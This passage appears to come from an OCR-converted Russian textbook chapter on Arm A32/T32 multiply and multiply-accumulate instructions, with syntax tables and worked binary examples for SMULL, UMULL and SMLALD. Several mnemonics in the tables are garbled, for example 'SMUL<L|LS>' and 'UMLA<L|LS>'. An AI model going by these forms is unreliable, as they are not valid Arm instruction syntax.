


Рисунок 5.31. Инструкция SMUSD

Знаковое двойное умножение с накоплением (SMLAD)

Инструкция SMLAD, представленная в табл. 5.42, складывает произведение старших полуслов обоих исходных регистров с произведением младших полуслов. Результат прибавляется к накопительному значению Ra и записывается в Rd. Буква X в конце инструкции указывает, что перед операцией старшая и младшая половины второго исходного регистра Rm меняются местами. См. рис. 5.32.

Таблица 5.42. Инструкции знакового двойного умножения с накоплением A32

Синтаксис инструкции	Операция, биты
`SMLAD Rd, Rn, Rm, Ra`	`32 = 16 x 16 + 16 x 16 + 32`
`SMLADX Rd, Rn, Rm, Ra`	`32 = 16 x 16 + 16 x 16 + 32`




Рисунок 5.32. Инструкция знакового двойного умножения с накоплением (SMLAD)

Знаковое двойное умножение с вычитанием и накоплением (SMLSD)

Инструкция SMLSD, представленная в табл. 5.43, вычитает произведение младших полуслов из произведения старших. Результат прибавляется к накопительному значению Ra и записывается в Rd. Буква X в конце указывает, что перед операцией старшая и младшая половины Rm меняются местами. См. рис. 5.33.

Таблица 5.43. Инструкции знакового двойного умножения с вычитанием и накоплением A32

Синтаксис инструкции	Операция, биты
`SMLSD Rd, Rn, Rm, Ra`	`32 = 32 + 16 x 16 - 16 x 16`
`SMLSDX Rd, Rn, Rm, Ra`	`32 = 32 + 16 x 16 - 16 x 16`




Рисунок 5.33. Инструкция знакового двойного умножения с вычитанием и накоплением (SMLSD)

Длинные, или 64-битные, умножения

Все рассмотренные до сих пор умножения A32/T32 работают с входными значениями шириной не более 32 бит. Для 64-битных умножений в A32/T32 нужны "длинные" инструкции. Они необычны тем, что используют два регистра назначения: RdLo для младших 32 бит и RdHi для старших 32 бит результата. Синтаксис приведён в табл. 5.44.

Таблица 5.44. Обзор длинных умножений A32

Инструкция	Синтаксис
Знаковое длинное умножение	`SMUL<L|LS> RdLo, RdHi, Rn, Rm`
Беззнаковое длинное умножение	`UMUL<L|LS> RdLo, RdHi, Rn, Rm`
Знаковое длинное умножение с накоплением	`SMLAL{S} RdLo, RdHi, Rn, Rm`
Беззнаковое длинное умножение с накоплением	`UMLA<L|LS> RdLo, RdHi, Rn, Rm`
Беззнаковое длинное умножение с двойным накоплением	`UMAAL RdLo, RdHi, Rn, Rm`
Знаковое длинное умножение полуслов с накоплением	`SMLAL<B|T> RdLo, RdHi, Rn, Rm`
Знаковое длинное двойное умножение с накоплением	`SMLAL<D|DX> RdLo, RdHi, Rn, Rm`
Знаковое длинное двойное умножение с вычитанием	`SMLSL<D|DX> RdLo, RdHi, Rn, Rm`

Длинное умножение (SMULL, UMULL)

Инструкция знакового длинного умножения SMULL и её беззнаковый аналог UMULL перемножают два значения с получением 64-битного произведения. Результат разделяется между двумя 32-битными регистрами назначения: RdLo получает младшие 32 бита, а RdHi - старшие. Синтаксис приведён в табл. 5.45, а работа показана на рис. 5.34.

Таблица 5.45. Инструкции знакового длинного умножения A32

Синтаксис инструкции	Операция, биты
`SMUL<L|LS> RdLo, RdHi, Rn, Rm`	`64 = 32 x 32`
`UMUL<L|LS> RdLo, RdHi, Rn, Rm`	`64 = 32 x 32`




Рисунок 5.34. Инструкция знакового длинного умножения (SMULL)

Рассмотрим пример, где `r5` и `r6` служат регистрами назначения для умножения `r1` и `r2`. Внутренне значения исходных регистров расширяются со знаком до 64 бит в дополнительном коде и перемножаются с получением 64-битного значения. Затем результат разделяется между регистрами назначения, как показано на рис. 5.35:

```
Inputs:
r1: 0xd8455733 = 1101 1000 0100 0101 0101 0111 0011 0011 (-666,544,333)
r2: 0x4847cd9f = 0100 1000 0100 0111 1100 1101 1001 1111 (1,212,665,247)

Operation:
  smull  r5, r6, r1, r2

64-bit intermediate result:
1111 0100 1100 1000 0101 1011 1101 1000 0110 0001 0000 1001 1111 1111 1010
1101 = 0xF4C85BD86109FFAD (= -808,295,148,213,895,251)

Results:
r5: 0x6109ffad = 0110 0001 0000 1001 1111 1111 1010 1101
r6: 0xf4c85bd8 = 1111 0100 1100 1000 0101 1011 1101 1000
```




Рисунок 5.35. Результат, разделённый между r5 и r6

Беззнаковая версия этой инструкции, беззнаковое длинное умножение, выполняет ту же операцию, но без знака.

```
Inputs:
r1: 0xd8455733 = 1101 1000 0100 0101 0101 0111 0011 0011 (= 3,628,422,963)
r2: 0x4847cd9f = 0100 1000 0100 0111 1100 1101 1001 1111 (= 1,212,665,247)

Operation:
  umull  r5,  r6,  r1,  r2

64-bit intermediate result:
0011 1101 0001 0000 0010 1001 0111 0111 0110 0001 0000 1001 1111 1111
1010 1101 = 0x3D102977 6109FFAD (4,400,062,428,646,866,861)

r5: 0x6109ffad = 0110 0001 0000 1001 1111 1111 1010 1101
r6: 0x3d102977 = 0011 1101 0001 0000 0010 1001 0111 0111
```

Длинное умножение с накоплением (SMLAL, UMLAL)

Группа SMLAL и UMLAL выполняет знаковое или беззнаковое умножение двух исходных регистров, а затем прибавляет к произведению 64-битное значение. Синтаксис этой инструкции, что может сбить с толку, не содержит пятого исходного регистра для накопительного значения. Причина в том, что исходное 64-битное накопительное значение находится в самих регистрах назначения. Иными словами, операция вычисляет `RdHi:RdLo += Rn*Rm`. Итог разделяется между двумя регистрами назначения, перезаписывая прежнее накопительное значение. См. рис. 5.36.

В табл. 5.46 приведён синтаксис длинного умножения с накоплением A32/T32.

Таблица 5.46. Инструкции длинного умножения с накоплением A32

Синтаксис инструкции	Операция, биты
`SMLAL{S} RdLo, RdHi, Rn, Rm`	`64 = 64 + 32 x 32`
`UMLA<L|LS> RdLo, RdHi, Rn, Rm`	`64 = 64 + 32 x 32`




Рисунок 5.36. Инструкция длинного умножения с накоплением A32/T32

Беззнаковое длинное умножение с двойным накоплением (UMAAL)

A32/T32 также предоставляет, несмотря на несколько запутанное название, инструкцию длинного умножения с двойным накоплением UMAAL. Она перемножает два беззнаковых 32-битных значения с получением 64-битного значения, прибавляет два 32-битных значения и разделяет итоговые 64 бита между двумя 32-битными регистрами назначения.

Синтаксис UMAAL приведён в табл. 5.47.

Таблица 5.47. Инструкция беззнакового длинного умножения с двойным накоплением A32

Синтаксис инструкции	Операция, биты
`UMAAL RdLo, RdHi, Rn, Rm`	`64 = 32 + 32 + 32 x 32`

Работа UMAAL показана на рис. 5.37.




Рисунок 5.37. Инструкция UMAAL

Длинное умножение полуслов с накоплением

Группа инструкций знакового длинного умножения полуслов с накоплением SMLALxx умножает выбранное полуслово каждого исходного регистра на выбранное полуслово другого. Отдельные полуслова обозначаются B для младших и T для старших 16 бит каждого исходного регистра. Произведение прибавляется к 64-битному накопительному значению в двух регистрах назначения, которые затем перезаписываются результатом. Инструкции перечислены в табл. 5.48, а их работа показана на рис. 5.38.

Таблица 5.48. Инструкции знакового длинного умножения полуслов с накоплением A32

Синтаксис инструкции	Операция, биты
`SMLALBB RdLo, RdHi, Rn, Rm`	`64 = B16 x B16 + 64`
`SMLALBT RdLo, RdHi, Rn, Rm`	`64 = B16 x T16 + 64`
`SMLALTB RdLo, RdHi, Rn, Rm`	`64 = T16 x B16 + 64`
`SMLALTT RdLo, RdHi, Rn, Rm`	`64 = T16 x T16 + 64`




Рисунок 5.38. Группа инструкций знакового длинного умножения полуслов с накоплением

Знаковое длинное двойное умножение с накоплением

Эта инструкция прибавляет произведение знаковых старших половин обоих исходных регистров к произведению их знаковых младших половин. Результат прибавляется к 64-битному накопительному значению, разделённому между RdHi и RdLo. Затем 64-битный результат записывается обратно в эти же регистры назначения.

Синтаксис приведён в табл. 5.49.

Таблица 5.49. Инструкции знакового длинного двойного умножения с накоплением A32

Синтаксис инструкции	Операция, биты
`SMLALD RdLo, RdHi, Rn, Rm`	`64 = 16 x 16 + 16 x 16 + 64`
`SMLALDX RdLo, RdHi, Rn, Rm`	`64 = 16 x 16 + 16 x 16 + 64`

На рис. 5.39 показана работа SMLALD.




Рисунок 5.39. SMLALD

Ниже приведён пример внутреннего вычисления результата для читателей, которым интересны подробности. Предположим, SMLALD получает следующие регистры:

```
Input:
  r1: 0xd8455733 = 1101 1000 0100 0101 0101 0111 0011 0011
  r2: 0xc847cd9f = 1100 1000 0100 0111 1100 1101 1001 1111
  r5: 0xc5870ff8 = 1100 0101 1000 0111 0000 1111 1111 1000
  r6: 0x3d102977 = 0011 1101 0001 0000 0010 1001 0111 0111

Operation:
  SMLALD r5, r6, r1, r2
```

Сначала SMLALD разделяет значения исходных регистров, извлекает их старшие полуслова, умножает как знаковые значения и использует младшие 32 бита результата. Перед умножением старшие полуслова `r1` и `r2` расширяются со знаком:

```
r1 top halfword:   1101 1000 0100 0101
Sign extend to 32: 1111 1111 1111 1111 1101 1000 0100 0101

r2 top halfword:   1100 1000 0100 0111
Sign extend to 32: 1111 1111 1111 1111 1100 1000 0100 0111

  1111 1111 1111 1111 1101 1000 0100 0101
*
  1111 1111 1111 1111 1100 1000 0100 0111
  ---------------------------------------------
  0000 1000 1010 0101 1110 0011 0010 0011
```

Та же процедура применяется к младшим полусловам: второе умножение 16 на 16 бит даёт 32-битный результат:

```
r1 bottom halfword: 0101 0111 0011 0011
Sign extend to 32:  0000 0000 0000 0000 0101 0111 0011 0011

r2 bottom halfword: 1100 1101 1001 1111
Sign extend to 32:  1111 1111 1111 1111 1100 1101 1001 1111

  0000 0000 0000 0000 0101 0111 0011 0011
*
  1111 1111 1111 1111 1100 1101 1001 1111
  -----------------------------------------------
  1110 1110 1101 0110 1111 1111 1010 1101
```

Эти два 32-битных результата складываются и расширяются со знаком до 64 бит:

```
  0000 1000 1010 0101 1110 0011 0010 0011
+
  1110 1110 1101 0110 1111 1111 1010 1101
  ---------------------------------------
  1111 0111 0111 1100 1110 0010 1101 0000

Sign-extend result to 64-bit:
1111 1111 1111 1111 1111 1111 1111 1111 1111 0111 0111 1100 1110 0010 1101 0000
```

Наконец, расширенный со знаком результат прибавляется к 64-битному накопительному значению, составленному из R5 и R6. R5 содержит его младшие 32 бита, а R6 - старшие:

```
R5 (RdLo): 1100 0101 1000 0111 0000 1111 1111 1000
R6 (RdHi): 0011 1101 0001 0000 0010 1001 0111 0111

 1111 1111 1111 1111 1111 1111 1111 1111 1111 0111 0111 1100 1110 0010 1101 0000
+
 0011 1101 0001 0000 0010 1001 0111 0111 1100 0101 1000 0111 0000 1111 1111 1000
 ---------------------------------------------------------------------------------
 0011 1101 0001 0000 0010 1001 0111 0111 1011 1101 0000 0011 1111 0010 1100 1000
```

Знаковое длинное двойное умножение с вычитанием

Эта инструкция работает так же, как её вариант с накоплением, но выполняет вычитание вместо сложения. Синтаксис приведён в табл. 5.50.

Таблица 5.50. Инструкции знакового длинного двойного умножения с вычитанием A32

Синтаксис инструкции	Операция, биты
`SMLSLD RdLo, RdHi, Rn, Rm`	`64 = 16 x 16 - 16 x 16 + 64`
`SMLSLDX RdLo, RdHi, Rn, Rm`	`64 = 16 x 16 - 16 x 16 + 64`

Внутренняя работа SMLSLD показана на рис. 5.40.

